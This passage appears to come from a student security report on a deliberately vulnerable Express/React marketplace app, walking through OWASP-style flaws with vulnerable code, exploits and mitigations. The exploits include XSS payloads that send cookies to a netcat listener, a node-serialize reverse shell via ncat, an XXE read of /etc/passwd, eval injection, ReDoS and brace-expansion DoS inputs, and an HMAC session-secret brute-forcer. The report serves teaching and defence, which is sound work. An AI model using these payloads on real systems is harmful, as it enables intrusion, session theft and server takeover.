                    dbapi.addSeller(req.body.username, req.body.password, req.body.address, "seller
    ", "true", req.body.webpage, req.body.filename, pdfBuffer)
                        .then(() => {
                            res.status(201).send(JSON.stringify({ "pdfBuffer": pdfBuffer, "filename
    ": req.body.filename }));  // oops
                        })
                })
```

In these lines, the server downloads the pdf from the url entered by a client. The vulnerability is that there is no control over what is being downloaded so the malicious client can insert any file that will be saved inside the server database.


Exploitation: The attacker in this attack could insert a link that instead of redirecting to a PDF file, redirects to a `.vbs` file containing malicious code. For example:

```
MsgBox "You've been Hacked!" & vbCrLf,262192, "You have a new Message"
```

When a user downloads the `.vbs` file and attempts to open it, the code inside will be executed. The result is the following:



Mitigation: One of the most effective ways to prevent code injection attacks is to validate and sanitize all user input. This involves thoroughly checking user-supplied data for any potentially malicious characters or patterns. Input validation should be performed both on the client side and on the server side. Server-side validation is particularly important, as client-side validation can be bypassed by attackers.
The following image shows the solution we implemented:



3.3.4 Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) involves injecting malicious HTML with embedded script code to bypass Same-Origin Policies (SOP) enforced by browsers. SOP restricts JavaScript code from one origin from accessing documents, cookies, or performing operations on other origins. However, interactions through IMG and SCRIPT elements can still issue GET requests to other origins.

3.3.4.1 Stored Cross-Site Scripting Stored XSS is particularly dangerous because the malicious script is stored on the server and affects all users who visit the compromised page without any need for the user to click on a malicious link.

Vulnerable code: Consider the situation where sellers can register and provide their street address. In the frontend React application, the street address is displayed using the `dangerouslySetInnerHTML` property, which can render HTML content provided by the user. The vulnerable code in `routes/sellerRegistration.js` is as follows:

```
<td><div dangerouslySetInnerHTML={{ __html: props.seller.address }}/></td>
```

Exploitation: If an attacker registers a seller account with the following street address:

```
<audio src="" onerror="fetch('http://localhost:1337', {method:'POST', body:document.cookie})">
```

The React component will render this HTML, and the malicious script will execute whenever an admin views the seller confirmation page. This script sends the admin's cookies to the attacker's server running on `localhost:1337`. If the attacker has a netcat listener on port `1337`, they can capture the cookies:


Mitigation: To prevent Stored XSS vulnerabilities, it is essential to set cookies with the `HttpOnly: true` flag to prevent access to `document.cookie`, sanitize user input, and avoid using `dangerouslySetInnerHTML` or any other methods that directly inject user-supplied HTML into the DOM.

```
                :~$ nc -l -p 1337
POST / HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101
Firefox/130.0
Accept: */*
Accept-Language: it,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br, zstd
Referer: http://localhost:3000/
Content-Type: text/plain;charset=UTF-8
Content-Length: 172
Origin: http://localhost:3000
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4

username=admin; connect.sid=s%3Asellerdkjskvs.C%2B5iONci9DwgEKbgFWNnA5%2BNBX0
Vt5EFn5JQLH2hCKU; passwordHash=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4b
b8a81f6f2ab448a918
```

3.3.4.1.1 Reflected DOM Injection

Description: Reflected DOM Injection (RDI) is a form of Stored Cross-Site Scripting. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.
Exploitation: An attacker, by registering as a Seller, has the ability to insert a URL that redirects to the seller's website. Instead of inserting a link, since there is no control, he can directly insert javascript code (`javascript:<code>`) that is executed when a user tries to visit the seller's website. The example we have inserted is:
`javascript:window.opener.alert('Malicious code is now running :)');window.close()`
The execution of this code opens an alert with the message "Malicious code is now running :)".



Mitigation: The most effective way to avoid DOM-based JavaScript injection vulnerabilities is not to execute as JavaScript any data that originated from an untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from executing as script. In many cases, the relevant data can be validated on a whitelist basis, to allow only content that is known to be safe. In other cases, it will be necessary to sanitize or encode the data. This can be a complex task, and may need to involve a combination of JavaScript escaping and HTML encoding, in the appropriate sequence.

3.3.4.2 Reflected Cross-Site Scripting Reflected Cross-Site Scripting (XSS) is the simplest form of XSS attack. Unlike Stored XSS, where the malicious script is stored on the server, Reflected XSS occurs when a malicious script is reflected off a web application onto the user's browser. The victim of the attack is not the website itself, but a client of that website. This vulnerability is due to improper handling of untrusted inputs.

In Reflected XSS attacks, an attacker crafts a malicious URL containing the script. When a user clicks on this URL, the script is executed in the context of the user's session, potentially leaking sensitive information like cookies, which are only accessible from within the website.

Vulnerable code: Consider the situation where users can search for sellers by username. The vulnerable React code in `routes/locatorPage.js` retrieves the seller's username from the URL query parameter `sellerUsername` and displays it using the `dangerouslySetInnerHTML` property.

Here is the vulnerable code:

```
1 <p>You are searching for seller: <span dangerouslySetInnerHTML={{__html: sellerUsername}}></span>
    </p>
```

Exploitation: An attacker can craft a malicious URL like this:

```
1 http://localhost:3000/user/locator?sellerUsername=<audio src="" onerror="fetch('http://localhost
    :1337', {method:'POST', body:document.cookie})">
```

When a user clicks on this URL, the script executes and sends the user's cookies to the attacker's server listening on port 1337. The attacker can capture the cookies using netcat.

Mitigation: To prevent Reflected XSS vulnerabilities, it is essential to set cookies with the `HttpOnly: true` flag to block access to `document.cookie`, properly handle and sanitize all user inputs, especially those included in the URL, and stop using `dangerouslySetInnerHTML`.

3.3.4.3 DOM-Based Cross-Site Scripting

DOM-Based Cross-Site Scripting (XSS) is a type of XSS attack caused by improper handling of untrusted input on the client-side, rather than the server-side. This means the vulnerability exists within the client-side code (e.g., JavaScript) that manipulates the DOM, without any need to reach back to the web server. As standalone web applications become more prevalent, the importance of securing client-side code against DOM XSS has increased.

In a DOM XSS attack, the malicious script is injected and executed entirely within the browser, modifying the DOM to perform unauthorized actions or exfiltrate sensitive data.

Vulnerable code: Consider the possibility for users to change the theme color. The vulnerable React code in `routes/changeTheme.js` retrieves the theme color (`themeChosen` variable) from the '`color`' URL parameter and displays it using the `dangerouslySetInnerHTML` property:

```
<p style={{ marginTop: '20px' }}>You selected: <strong dangerouslySetInnerHTML={{__html:themeChosen
    }}></strong></p>
```

Exploitation: An attacker can craft a malicious URL like this:

```
http://localhost:3000/user/changeTheme?color=<audio src="" onerror="fetch('http://localhost:1337',{
    method:'POST',body:document.cookie})">
```

When a user visits this URL, the script executes and sends the user's cookies to the attacker's server listening on port 1337. The attacker can capture the cookies using netcat.

Mitigation: To prevent DOM XSS vulnerabilities, it is essential to set cookies with the `HttpOnly: true` flag to prevent access to `document.cookie`, properly handle and sanitize all user inputs before they are used to manipulate the DOM, and avoid using `dangerouslySetInnerHTML`.

3.3.5 Improper Neutralization of Directives in Dynamically Evaluated Code

Description: This vulnerability belongs to the category of *injection*, and it is caused by incorrect validation or sanitization of the input in a dynamic evaluation call.

Vulnerable code: The code is contained in `routes/authentication.js` file of the Express backend. The function `validateCredentials` is used by the registration API to check if the length of the username length is greater than 3 using the `eval()` function which evaluates the JavaScript code in input represented as a string.

```
const validateCredentials = (username, password) => {
    const passwordRegex = new RegExp("^(([a-zA-Z])+.)+([a-zA-Z])+$");
    return eval(`'${username}'.length > 3`) && passwordRegex.test(password);
}
```

Exploitation: This vulnerability can be exploited to execute arbitrarty code in the server. The attacker can provide a malicious string in the user registration page in the username field. For example, using the string `'; dbapi.deleteUser(4) || 'aaa`, the `eval()` function returns true and the `dbapi.deleteUser(4)` is executed, deleting the user with the specified id.

Mitigation: The vulnerability can be fixed validating the provided username or not using `eval()`.

3.3.6 Inefficient Regular Expression Complexity

Description: This vulnerability belongs to the category of *injection*, and it is caused by the use of a regular expression with an inefficient worst-case computational complexity.

Vulnerable code: The code is contained in the `routes/authentication.js` file of the Express backend. The function `validateCredentials` is used by the registration API to allow only specific password patterns. However, it uses a regular expression which can be exploited by an attacker to make the server unavailable.

```
const validateCredentials = (username, password) => {
    const passwordRegex = new RegExp("^(([a-zA-Z])+.)+([a-zA-Z])+$");
    return eval(`'${username}'.length > 3`) && passwordRegex.test(password);
}
```

Exploitation: The attacker can provide a malicious string in the user registration page in the password field. For example, using the string `ttttttttttttttttttttttttttttttttttttttttttttttttttt+`, the comparison with the regular expression used to validate the password will make the server busy for several time due to the complexity of the regular expression.

Mitigation: This vulnerability can be fixed using a regular expression which is not vulnerable to this type of attack.

3.4 Insecure Design

Insecure Design arises when security considerations are insufficiently integrated into the development process. This can result in vulnerabilities due to the lack of comprehensive threat modeling, improper choice of security controls, or inadequate security measures.

3.4.1 Client-side Enforcement of Server-side Security

Client-side enforcement of server-side security occurs when a web application relies on the frontend to enforce security policies, which should be enforced on the server-side. This vulnerability allows attackers to manipulate client-side code to bypass security checks, potentially gaining unauthorized access or performing actions they should not be able to.

Description: In many web applications, the frontend is designed to display certain elements or allow certain actions only if the user has specific privileges, such as being an admin. However, if the server does not validate these privileges and relies solely on the frontend for enforcement, attackers can manipulate the frontend code to gain unauthorized access or perform unauthorized actions. It's even worse due to the fact that React Developer Tools were NOT disabled via 'disableReactDevTools()', so all the frontend code is easily modifiable.

Vulnerable code: Consider the scenario where the web application allows users to delete transactions only if they are admins (in theory). The frontend uses a property to determine if the user is an admin and only shows the delete option if the user has admin privileges. However, the server does not check if the user is an admin before performing the delete operation. The vulnerable code in the Express backend in file `routes/transactions.js` looks like this:

```
router.post("/delete", function(req, res) {
    if (req.session.user !== undefined) {  // oops didn't check if session is admin so it's a
                                           // client-side enforcement of server-side security
        dbapi.deleteTransaction(req.body.transactionId)
        .then(() => {
            res.status(200).send();
        // ... other code
});
```

In this example, the server checks if the user is logged in but does not verify if the user has admin privileges before allowing the deletion of a transaction.

Exploitation: An attacker can exploit this vulnerability by altering the client-side code to trick the application into granting admin-level access. Here's how the attack might be done:

1. Modify the 'role' state (in the `App.js` frontend file) to 'admin'. This is simplified by the availability of React Developer Tools, which remains enabled since the app did not use 'disableReactDevTools()', making the frontend code easily modifiable.

2. Without refreshing the page (which would reset the changes), navigate to the admin page using the browser console with the following commands:

```
history.pushState(history.pushState.state, "", "/admin/homepage");
window.dispatchEvent(new Event('popstate'));
```

By doing so, the attacker can access the admin interface and perform actions like listing or deleting transactions, despite lacking admin privileges, since the server fails to enforce role-based access control.

Note: This attack could also be performed by directly sending a crafted request (using the user's existing session cookie) to the server, without using the frontend at all.

Mitigation: To prevent this type of vulnerability, the server must enforce all security policies. This includes verifying user privileges before performing any sensitive operations. The server should never rely on the frontend to enforce security checks. Here is an example of a more secure approach:

```
router.post("/delete", function(req, res) {
    if (req.session.user !== undefined && req.session.user.role === "admin") {  // Check if the
    user is an admin
        // ...
});
```

By ensuring that the server validates user privileges, the application can prevent unauthorized users from performing actions that should be restricted to admins only.

3.4.2 Improper control of interaction frequency

Description: This vulnerability belongs to the category of *insecure design*, and it is caused by not limiting consecutive failed login attempts.

Vulnerable code: The code is contained in the `routes/authentication.js` file of the Express backend.

```
router.post("/login", function (req, res) {
    dbapi.checkCredentials(req.body.username, req.body.password)
        .then((result) => { // result contains "id", "username", "passwordHash", "balance", "role",
     "pending_registration"
            if (result.pending_registration === "false") {
                req.session.user = result;
                res.status(200)
```

```
                    .cookie("passwordHash", result.passwordHash)
                    .cookie("username", req.body.username, { httpOnly: false }).send(JSON.stringify
    (result));
                winston.info(`login success by ${req.body.username}`);
            }
            else {
                res.status(401).send();
                winston.info(`login failed by ${req.body.username}`);
            }
        })
        .catch(() => {
            winston.info(`login failed by ${req.body.username}`);
            res.status(500).send();
        })
});
```

Exploitation: This vulnerability can be exploited to perform multiple login attempts untill the password of an user is found. This can be done sending several login POST requests to the server trying each time a different password. If the user's password is weak (e.g. it does not contain uppercase and lowercase characters or special characters, has a short length) or it is part of a password dictionary this attack is feasible in short time (minutes or hours).
Mitigation: To fix this issue is needed to block the login of an user if there is a number of failed login attempts higher than a treshold in a limited amount of time.

3.5 Security Misconfiguration

Security Misconfiguration occurs when security features are not properly configured, potentially exposing the application to various vulnerabilities. Common examples include leaving development settings in production, not disabling default accounts, failing to disable directory listings, and improperly configured permissions.

3.5.1 XML External Entities (XXE)

XML External Entity (XXE) vulnerabilities occur when an application processes XML input containing external entities, potentially leading to unauthorized access to sensitive files and data on the server.

Understanding XXE: Below is an example of malicious XML designed to exploit an XXE vulnerability:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<seller><name>&xxe;</name></seller>
```

- `<?xml version="1.0" encoding="ISO-8859-1"?>`: XML declaration specifying the version and character encoding.
- `<!DOCTYPE foo [ ... ]>`: Document Type Definition (DTD) defining the structure and entities of the XML document. Elements specify the structure and permissible content of XML, but in this example, the element declaration `<!ELEMENT foo ANY>` is unnecessary because `<foo>` is not used in the XML content.
- `<!ENTITY xxe SYSTEM "file:///etc/passwd">`: Declares an external entity named `xxe` that points to the sensitive file `/etc/passwd`.
- `<seller><name>&xxe;</name></seller>`: Uses the external entity `xxe` to include the contents of `/etc/passwd` within the XML document.

Vulnerable Code:
The following code, found in the `routes/authentication.js` file of an Express backend, demonstrates how the vulnerability is introduced by improperly parsing XML input:

```
else if(req.body.xmlContent){
    try{
        const xml = req.body.xmlContent;
        const libxmljs = require('libxmljs');
        const doc = libxmljs.parseXml(xml, { replaceEntities: true, dtdload: true });   // oops
        const sellerName = doc.get('//seller/name').text();
        dbapi.addSeller(req.body.username, req.body.password, req.body.address, "seller", "true",
    req.body.xmlContent)
            .then(() => {
                res.status(201).send(JSON.stringify({"sellerName":sellerName}));  // oops
```

```
            })
    } catch {
        res.status(500).send();
    }
}
```

Exploitation:

1. **Sending Malicious XML:** An attacker submits XML containing an external entity reference, such as the `xxe` entity designed to access sensitive server files like `/etc/passwd`. The XML parser is configured to resolve external entities and load DTDs, which allows the external entity to be processed.

2. **Parsing the XML:** The server uses an XML parser (e.g., `libxmljs`) to process the XML. The parser is configured with options like `{replaceEntities: true}` to resolve external entities and `{dtdload: true}` to allow loading of external DTDs and entities. As a result, the parser fetches and processes the external entity reference.

3. **Data Exposure:** The parser resolves the external entity, retrieves the contents of the targeted file (e.g., `/etc/passwd`), and includes it in the XML document. This results in unauthorized disclosure of sensitive data, which is then included in the server's response and displayed in the frontend.

Mitigation:
To prevent XXE vulnerabilities, it is essential to disable external entity resolution and DTD processing in the XML parser. In 'libxmljs', this can be achieved by configuring the parser as follows:

```
const doc = libxmljs.parseXml(xml, { replaceEntities: false, dtdload: false, nonet: true });
```

This configuration ensures:

- External entities are not resolved by setting 'replaceEntities: false'.
- External DTDs are not loaded by setting 'dtdload: false'.
- No external network connections are made during XML parsing by using 'nonet: true'.

3.5.2 Sensitive Cookie Without Proper 'Secure', 'HttpOnly', and 'SameSite' Attributes

A common 'security misconfiguration' weakness involves cookies lacking one or more essential attributes such as 'Secure', 'HttpOnly', or an appropriate 'SameSite' setting (though the 'Improper SameSite Attribute' weakness actually belongs to 'broken access control' risk category). These attributes serve different but complementary purposes in protecting cookies from various security threats.

Vulnerable code: There is a dangerous cookie configuration in `index.js` file of express backend:

```
cookie: {
    httpOnly: false,
    secure: false,
    sameSite: "None",
    maxAge: 3600000000
}
```

Cookie Security Attributes:
In this example, improper configuration of three key cookie attributes introduces significant security risks:
1. **Secure Attribute:** The `secure: false` setting allows cookies to be transmitted over both HTTP and HTTPS connections. Without the 'Secure' attribute, cookies can be sent over unencrypted HTTP, making them vulnerable to interception by attackers.
2. **HttpOnly Attribute:** The `httpOnly: false` setting permits client-side scripts, such as JavaScript, to access cookies. Without the 'HttpOnly' attribute, cookies can be accessed by malicious scripts, increasing the risk of cross-site scripting (XSS) attacks. Attackers can steal sensitive cookies, such as session tokens, using JavaScript commands like `document.cookie`, leading to unauthorized access.
3. **SameSite Attribute:** The `sameSite: "None"` setting permits cookies to be sent with cross-origin requests, potentially enabling Cross-Site Request Forgery (CSRF) attacks. Attackers can exploit this by tricking users into making unintended requests to your server from a different site, leveraging the user's session cookies.

Mitigations: To mitigate these risks, the following steps should be taken:

- Set the `secure` attribute to `true` in production environments, ensuring cookies are only transmitted over HTTPS connections.
- Set the `httpOnly` attribute to `true` to prevent client-side scripts from accessing sensitive cookies, especially session cookies.

- Use an appropriate `SameSite` attribute. Setting `sameSite: "Strict"` can prevent cookies from being sent with cross-origin requests, thus protecting against CSRF. Avoid using `SameSite: None` unless absolutely necessary, and in that case ensure proper CSRF protection mechanisms are in place.

3.5.3 Generation of Error Message Containing Sensitive Information

Description: This vulnerability belongs to the category of *security misconfiguration*, and it consists in revealing error messages that can be used by an attacker to gain information useful to attack the web application.
Vulnerable code: The vulnerable code is contained in the `routes/authentication.js` file of the Express backend. At line 7 the error trace is sent to the client in the response. This can reveal useful information to the attacker which can be used to exploit other vulnerabilities present in the code.

```
router.post("/registration", function (req, res) {
    try {
        validateCredentials(req.body.username, req.body.password);
    }
    catch (err) {
        winston.error("Error during registration", err);
        res.status(500).send(err.stack);
        return;
    }
   ...
});
```

Mitigation: This vulnerability can be fixed avoiding to send the error message in the HTTP response.

3.5.4 Exposure of Information Through Directory Listing

Description: This vulnerability belongs to the category of *security misconfiguration*, and it is caused by exposing a directory listing which provides an attacker with the index of all the resource located in the server directory.
Vulnerable code: The code is contained in the `index.js` file of the Express backend.

```
app.use('/dir', express.static('./'), serveIndex('./', {'icons': true}))
```

Exploitation: The attacker can obtain the index of all the directory typing in the browser search bar the URL `localhost:3001/dir`
Mitigation: The vulnerability can be fixed removing the directory listing or limiting it only to directories which do not contain sensitive data.

3.5.5 Reverse Tabnabbing

Description: Reverse tabnabbing is an attack where a page linked from the target page is able to rewrite that page, for example to replace it with a phishing site. As the user was originally on the correct page they are less likely to notice that it has been changed to a phishing site, especially if the site looks the same as the target. If the user authenticates to this new page then their credentials (or other sensitive data) are sent to the phishing site rather than the legitimate one.

The attack is typically possible when the source site uses a target instruction in a html link to specify a target loading location that do not replace the current location and then let the current window/tab available and does not include any of the preventative measures detailed below.

The attack is also possible for link opened via the window.open javascript function.
Vulnerable code: In `sellerRegistration.js`:

```
<td>{props.seller.webpage ? <Button as="a" href={props.seller.webpage} target="_blank" rel="opener
    ">Open</Button> : "N/A"} </td>
```

`rel="opener"` allows the opened page to have a reference to the parent page. With this reference the attacker can replace the parent page with a phishing site.
Exploitation: A seller during registration can insert a link to a web page. An attacker can exploit this by inserting a link to a page that has the code to replace the parent page. For example:

```
<!-- This is a test page to demonstrate Reverse Tabnabbing attack -->
<html>
  <head>
    <title>Page not found</title>
    <script>
      if (window.opener) {
        window.opener.location =
          "https://upload.wikimedia.org/wikipedia/commons/2/26/You_Have_Been_Hacked%21.jpg";
      }
    </script>
```

```
  </head>
  <body>
    <h1>Page not found</h1>
    <p>
      The page you are looking for might have been removed, had its name
      changed, or is temporarily unavailable.
    </p>
    <p>Please go back where you came from :(</p>
  </body>
</html>
```

For simplicity, we chose to insert a link that redirects to an image with a message rather than a phishing page.
Mitigation: To mitigate this vulnerability, simply use `rel="noopener"` or `rel="noreferrer"` instead of `rel="opener"`. Using `rel="noreferrer"` also implies `rel="noopener"`, so if you have chosen to use `rel="noreferrer"`, the use of `rel="noopener"` isn't required.

3.6 Vulnerable and Outdated Components

Vulnerabilities in outdated components arise when software applications use third-party libraries that are no longer maintained or contain known security flaws. These components often run with the same privileges as the main application, making their vulnerabilities particularly dangerous.

3.6.1 Using Components with Known Vulnerabilities

Description: Using libraries with known vulnerabilities creates significant risks. For example, the web application in question relies on the `braces` NPM package, which has a known vulnerability leading to Denial of Service (DoS) attacks due to uncontrolled resource consumption. The `braces` package is used to expand regex patterns into multiple strings. For instance, a regex pattern like `'seller' + '{' + '9'.repeat(2) + ',' + 'test'.repeat(2) + '}'` would be expanded into `'seller99'` and `'sellertesttest'`.

So 'braces' package is used to create large lists of potential strings that we'd want to search in the database, without searching all possibilities one by one. But some specific patterns can lead to resource exhaustion, particularly if using a version of `braces` prior to 3.0.3.

Vulnerable Code: The vulnerability exists in the `routes/users.js` file of the Express backend, where regex patterns are processed as shown:

```
const { braces } = require('micromatch');
const finalSellerUsernameToSearch = braces(finalRegex, { expand: true });
```

Although the application employs 'isolated-vm' to execute regex patterns safely, the `braces` library itself is vulnerable to attacks such as Heap memory exhaustion in versions before 3.0.3. Malicious inputs can overwhelm system memory, leading to server crashes.

Exploitation: An attacker can exploit this vulnerability by submitting regex patterns with an excessive number of nested braces, such as:

```
'seller' + '{'.repeat(536870000)
```

This input causes the `braces` library to process a massive number of nested braces, resulting in an infinite loop and rapid consumption of Heap memory. The server eventually crashes due to memory exhaustion.

The number '536870000' is approximately the maximum number of characters that can be handled in a string by the V8 JavaScript engine, as noted in this GitHub issue: 'https://github.com/nodejs/node/issues/35973#issuecomment-722253319'.
Malicious users can trigger this vulnerability by repeatedly submitting such patterns through the "Search" button on the 'Seller Locator' page, leading to server crashes due to Heap Memory exhaustion.

Mitigation: To mitigate this issue, update the `braces` package to version 3.0.3 or later, which includes a fix for this DoS vulnerability.

3.7 Identification and Authentication Failures

Identification and Authentication Failures occur when an attacker can bypass authentication mechanisms or gain unauthorized access. Examples include weak passwords, improper session management, and exposure of credentials.

3.7.1 Use of Hard-Coded Credentials

The use of hard-coded credentials is a serious security issue where sensitive information is embedded directly in the source code. This practice can lead to unauthorized access if the credentials are exposed or leaked.

Vulnerable Code: In the specific context of the web application, hard-coded credentials were found in `authentication.js`. During development, a comment was mistakenly left in the code that revealed sensitive information. The comment in the `login` function was:

```
// admin account is admin admin
```

This comment discloses the hard-coded credentials for the admin account. Although intended as a development note, it remains visible to the client and can be exploited by attackers. Comments, if not removed during building, remain visible in React frontend code accessible by the client.

Mitigation: To prevent the use of hard-coded credentials:

- Avoid embedding sensitive information in source code or at least ensure that all sensitive information (such as in comments) is removed before deploying code to production.
- Regularly rotate credentials and update authentication processes to enhance security.

3.7.2 Session timeouts not set correctly

Description: Application session timeouts aren't set correctly. A user uses a public computer to access an application. Instead of selecting "logout," the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

Vulnerable code:

```
app.use(
    session({
        secret: process.env.SESSION_SECRET,
        saveUninitialized: true,
        resave: true,
        genid: (req) => {
            const user_id = req.body.username || `1`;
            return user_id;
        },
        cookie: {
            httpOnly: false,
            secure: false,
            sameSite: "strict",
            maxAge: 3600000000
        }
    })
);
```

The vulnerability in the code lies in the `maxAge` parameter set to 3600000000. This means that a session remains active (e.g. even after closing the window) for about 13 months, unless it is closed manually.

Mitigation: To mitigate this vulnerability, it is sufficient to lower the `maxAge` threshold to a reasonable value.

3.7.3 Session Prediction

Description: The session prediction attack focuses on predicting session ID values that permit an attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, an attacker can predict a valid session ID value and get access to the application.

In the first step, the attacker needs to collect some valid session ID values that are used to identify authenticated users. Then, they must understand the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by application to protect it. Some bad implementations use sessions IDs composed by username or other predictable information, like timestamp or client IP address. In the worst case, this information is used in clear text or coded using some weak algorithm like base64 encoding.

In addition, the attacker can implement a brute force technique to generate and test different values of session ID until they successfully get access to the application.

Vulnerable code: In `index.js`:

```
app.use(
    session({
        secret: process.env.SESSION_SECRET,
        saveUninitialized: true,
        resave: true,
        genid: (req) => {
            const user_id = req.body.username || `1`;
            return user_id;
        },
        cookie: {
            httpOnly: false,
```

```
            secure: false,
            sameSite: "strict",
            maxAge: 36000000000
        }
    })
);
```

Exploitation: Express uses the express_session library to create a session cookie that HMACs the session id with the server secret (same for all users). Since the session id is the username, an attacker can simply brute force the server secret and then extract any session cookie having the username. Here's an example of python exploit:

```
defalut_charset = string.ascii_letters + string.ascii_digits + string.punctuation
def hmac_bruteforce(target_hmac, user, charset=defalut_charset, min_key_length=1, max_key_length=10):
    for key_length in range(min_key_length, max_key_length + 1):
        for j, key_attempt in tqdm(enumerate(itertools.product(charset, repeat=key_length)), total=(len(charset)*key_length), unit="attempt"):
            key = ''.join(key_attempt)
            generated_hmac = hmac.new(key.encode(), user.encode(), hashlib.sha256).digest()
            generated_hmac_b64 = base64.b64encode(generated_hmac)
            hmac_obtained = generated_hmac_b64.decode("ascii").replace("=", "")

            if hmac_obtained == target_hmac:
                return key
            if j % 3_000_000 == 0:
                print(f"Trying {key=}")

    return None

if __name__ == "__main__":
    cookie = "s%3Aadmin.H9hJuvnMJMPBP4MAXYwgcshE5CZFhIDo6dR66nIadIw"
    user = cookie.split(".")[0][4:]
    target_hmac = cookie.split(".")[-1]
    print(f"Bruteforcing {user=} {target_hmac=}")
    found_key = hmac_bruteforce(target_hmac, user, charset=string.ascii_lowercase, min_key_length=6)

    if found_key:
        print(f"Chiave trovata: {found_key}")
    else:
        print("Chiave non trovata")
```

The result is:

```
215739439attempt [14:10, 253576.15attempt/s]
Chiave trovata: secret
```

Mitigation: To mitigate this attack, it is necessary to change the method of generating the session ID, so that it is unpredictable. An example is to use a UUID.

```
app.use(
    session({
        secret: process.env.SESSION_SECRET,
        saveUninitialized: true,
        resave: true,
                // Default id generation is secure enough by using uuid
        cookie: {
            httpOnly: false,
            secure: false,
            sameSite: "strict",
            maxAge: 36000000000
        }
    })
);
```

3.8 Software and Data Integrity Failures

Software and data integrity failures relate to code and infrastracture that does not protect against integrity violations.

3.8.1 Deserialization of untrusted data

Description: This vulnerability belongs to the category of *software and data integrity failures*, it is caused by the deserialization of data provided by an user using the `node-serialize` package.

Vulnerable code: The code is contained in the `routes/transactions.js` file of the Express backend. At line 3, `node_serialize.unserialize` is used to deserialize the body of the POST request sent by the seller to request a payment to an user. This package internally uses `eval`, this can be exploited providing a specific string in input to execute arbitrarty code in the server.

```
1  router.post("/requestPayment", function (req, res) {
2      if (req.session.user !== undefined && req.session.user.role === "seller") {
3          const obj = node_serialize.unserialize(req.body);
4          dbapi.getUserRoleUserByUsername(obj.usernameBuyer)
5              .then((role) => {
6                  if (role === "user") {
7                      dbapi.addTransaction(req.session.user.username, obj.usernameBuyer, obj.amount)
8                          .then(() => {
9                              res.status(200).send();
10                         })
11                         .catch(() => {
12                             res.status(500).send();
13                         });
14                 }
15                 else {
16                     res.status(500).send();
17                 }
18             });
19     }
20     else {
21         res.status(401).send();
22     }
23 });
```

Exploitation: The exploit aims to open a reverse shell which allows the attacker to take the control of the server. The attacker needs to login as a valid seller then it has to send a POST request to request a payment to an user with a specific body. Using as body {"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('ncat ATTACKER IP PORT -e /bin/sh');}()"} during the deserialization process, anything after the tag `$$ND_FUNC$$` goes directly to `eval` function. Using the immediately-invoked function expression, `function(){...}` will be automatically invoked after it will be defined during deserialization. The attacker can listen to the incoming connection using the command `ncat -lvp <PORT>`, then it will have access to the shell of the server.
Mitigation: The vulnerability can be fixed using another package to deserialize data or extracting directly the data from the request body.

3.9 Security Logging and Monitoring Failures

Security Logging and Monitoring Failures occur when systems lack mechanisms to detect and respond to security incidents. Without adequate logging and monitoring, attackers can exploit vulnerabilities undetected. Issues include missing logs for security events, unclear log messages, lack of continuous monitoring, and local-only log storage, risking deletion if compromised. Effective logging and monitoring are essential for timely detection and response to security threats.


3.9.1 Repudiation Attack

Description: A repudiation attack happens when an application or system does not adopt controls to properly track and log users' actions, thus permitting malicious manipulation or forging the identification of new actions. This attack can be used to change the authoring information of actions executed by a malicious user in order to log wrong data to log files. Its usage can be extended to general data manipulation in the name of others, in a similar manner as spoofing mail messages. If this attack takes place, the data stored on log files can be considered invalid or misleading.
Vulnerable code: In `transaction.js`:

```
1  router.get("/getOwn", function (req, res) {
2      winston.info(`User "${req.cookies["username"]}" fetched its own transactions`);
3      if (req.session.user !== undefined && req.session.user.role === "user") {
4          dbapi.getAllTransactions(req.session.user.id)
5              .then((rows) => {
6                  if (rows !== undefined)
7                      res.status(200).send(JSON.stringify(rows));
8                  else
9                      res.status(500).send();
10             })
11             .catch(() => {
12                 res.status(500).send();
13             });
```

```
    }
    else {
        res.status(401).send();
    }
});
```

Exploitation: An attacker can modify cookies, for example by changing the username. This causes an alteration of the log file, making it no longer reliable.



Mitigation: To avoid this type of attack, it is necessary to avoid relying on data that can be manipulated. For example, instead of using the username present in the cookies in the log file, the data inside the session could be used:

```
router.get("/getOwn", function (req, res) {
    winston.info(`User "${req.session.user.username}" fetched its own transactions`);
    // ...
});
```

3.10 Server Side Request Forgery

3.10.1 SSRF (Server Side Request Forgery)

Description: SSRF (Server Side Request Forgery) is a vulnerability that occurs when a web application fetches a remote resource based on user-supplied URLs without proper validation. This vulnerability allows attackers to make requests from the server to internal network resources or services, potentially leaking sensitive information or interacting with internal systems. By exploiting this flaw, attackers can access internal services that are otherwise not exposed to the outside world, posing significant security risks.

